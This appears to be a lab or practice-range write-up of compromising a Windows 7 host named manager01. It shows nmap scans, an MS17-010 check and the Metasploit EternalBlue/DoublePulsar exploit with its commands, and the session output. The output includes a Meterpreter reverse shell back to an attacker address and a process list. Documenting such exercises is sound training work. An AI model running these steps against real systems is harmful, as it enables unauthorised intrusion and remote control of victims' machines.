

manager01 advanced+ - win - done

Nmap results




```
root@kali:~/pwn/manager01# nmap -sC -sV -p- -oA manager01 manager01.local
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-29 04:28 EDT
Nmap scan report for manager01.local (10.15.1.202)
Host is up (0.18s latency).
rDNS record for 10.15.1.202: manager01
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: CORP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49178/tcp open  msrpc        Microsoft Windows RPC
49179/tcp open  msrpc        Microsoft Windows RPC
49180/tcp open  msrpc        Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```



```
Host script results:
|_clock-skew: mean: 10h15m48s, deviation: 4h02m29s, median: 7h55m47s
|_nbstat: NetBIOS name: MANAGER01, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:84:46:97 (VMware)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: MANAGER01
|   NetBIOS computer name: MANAGER01\x00
|   Domain name: corp.security
|   Forest name: corp.security
|   FQDN: MANAGER01.corp.security
|_  System time: 2019-10-29T09:31:21-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-10-29 12:31:21
|_  start_date: 2019-10-29 08:58:44
```


Testing for eternablue vulnerability



```
root@kali:/usr/share/nmap/scripts# nmap --script=smb-vuln-ms17-010 -p139,445 manager01
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-29 04:51 EDT
Nmap scan report for manager01 (10.15.1.202)
Host is up (0.18s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
root@kali:/usr/share/nmap/scripts# _
```


Follow instructions from: https://www.cybrary.it/0p3n/hack-windows-eternalblue-exploit-metasploit/

Verify architecture - confirmed x86




```
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.15.1.202:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x86 (32-bit)
[!] 10.15.1.202:445       - Host is likely INFECTED with DoublePulsar! - Arch: x86 (32-bit), XOR Key: 0xF288EC2C
[*] manager01.local:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) > _
```

Set injected process to be spoolsv.exe




```
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set processinject spoolsv.exe
processinject => spoolsv.exe
msf5 exploit(windows/smb/eternalblue_doublepulsar) > run

[*] Started reverse TCP handler on 172.16.5.1:4444
[*] 10.15.1.202:445 - Generating Eternalblue XML data
[*] 10.15.1.202:445 - Generating Doublepulsar XML data
[*] 10.15.1.202:445 - Generating payload DLL for Doublepulsar
[*] 10.15.1.202:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 10.15.1.202:445 - Launching Eternalblue...
[+] 10.15.1.202:445 - Backdoor is already installed
[*] 10.15.1.202:445 - Launching Doublepulsar...
[*] Sending stage (180291 bytes) to 10.15.1.202
[+] 10.15.1.202:445 - Remote code executed... 3... 2... 1...
[*] Meterpreter session 9 opened (172.16.5.1:4444 -> 10.15.1.202:49202) at 2019-10-29 19:21:18 -0400

meterpreter > _
```

List of running process




```
PID   PPID  Name                        Arch  Session  User  Path
---   ----  ----                        ----  -------  ----  ----
0     0     [System Process]
4     0     System                      x86   0
208   4     smss.exe                    x86   0              \SystemRoot\System32\smss.exe
288   280   csrss.exe                   x86   0              C:\Windows\system32\csrss.exe
292   436   svchost.exe                 x86   0              C:\Windows\system32\svchost.exe
328   280   wininit.exe                 x86   0              C:\Windows\system32\wininit.exe
340   320   csrss.exe                   x86   1              C:\Windows\system32\csrss.exe
376   320   winlogon.exe                x86   1              C:\Windows\system32\winlogon.exe
436   328   services.exe                x86   0              C:\Windows\system32\services.exe
452   328   lsm.exe                     x86   0              C:\Windows\system32\lsm.exe
544   436   svchost.exe                 x86   0              C:\Windows\system32\svchost.exe
688   436   svchost.exe                 x86   0              C:\Windows\system32\svchost.exe
696   436   svchost.exe                 x86   0              C:\Windows\System32\svchost.exe
784   376   LogonUI.exe                 x86   1              C:\Windows\system32\LogonUI.exe
744   436   svchost.exe                 x86   0              C:\Windows\System32\svchost.exe
764   436   dllhost.exe                 x86   0              C:\Windows\system32\dllhost.exe
768   436   svchost.exe                 x86   0              C:\Windows\system32\svchost.exe
792   436   svchost.exe                 x86   0              C:\Windows\system32\svchost.exe
1004  436   svchost.exe                 x86   0              C:\Windows\system32\svchost.exe
1148  436   spoolsv.exe                 x86   0              C:\Windows\System32\spoolsv.exe
1168  436   svchost.exe                 x86   0              C:\Windows\system32\svchost.exe
1444  436   msdtc.exe                   x86   0              C:\Windows\System32\msdtc.exe
1464  436   TeamViewer_Service.exe      x86   0              C:\Program Files\TeamViewer\TeamViewer_Service.exe
1512  436   VGAuthService.exe           x86   0              C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe
1568  436   vmtoolsd.exe                x86   0              C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1604  436   vmware-usbarbitrator.exe    x86   0              C:\Program Files\Common Files\VMware\USB\vmware-usbarbitrator.exe
1844  544   WmiPrvSE.exe                x86   0              C:\Windows\system32\wbem\wmiprvse.exe
2028  436   dllhost.exe                 x86   0              C:\Windows\system32\dllhost.exe
2156  436   VSSVC.exe                   x86   0              C:\Windows\system32\vssvc.exe
2208  436   svchost.exe                 x86   0              C:\Windows\System32\svchost.exe
2336  544   WmiPrvSE.exe                x86   0              C:\Windows\system32\wbem\wmiprvse.exe
2512  436   WmiApSrv.exe                x86   0              C:\Windows\system32\wbem\WmiApSrv.exe
2772  444   rundll32.exe                x86   0              C:\Windows\system32\rundll32.exe
2792  436   svchost.exe                 x86   0              C:\Windows\System32\svchost.exe
```

Windows defender is running



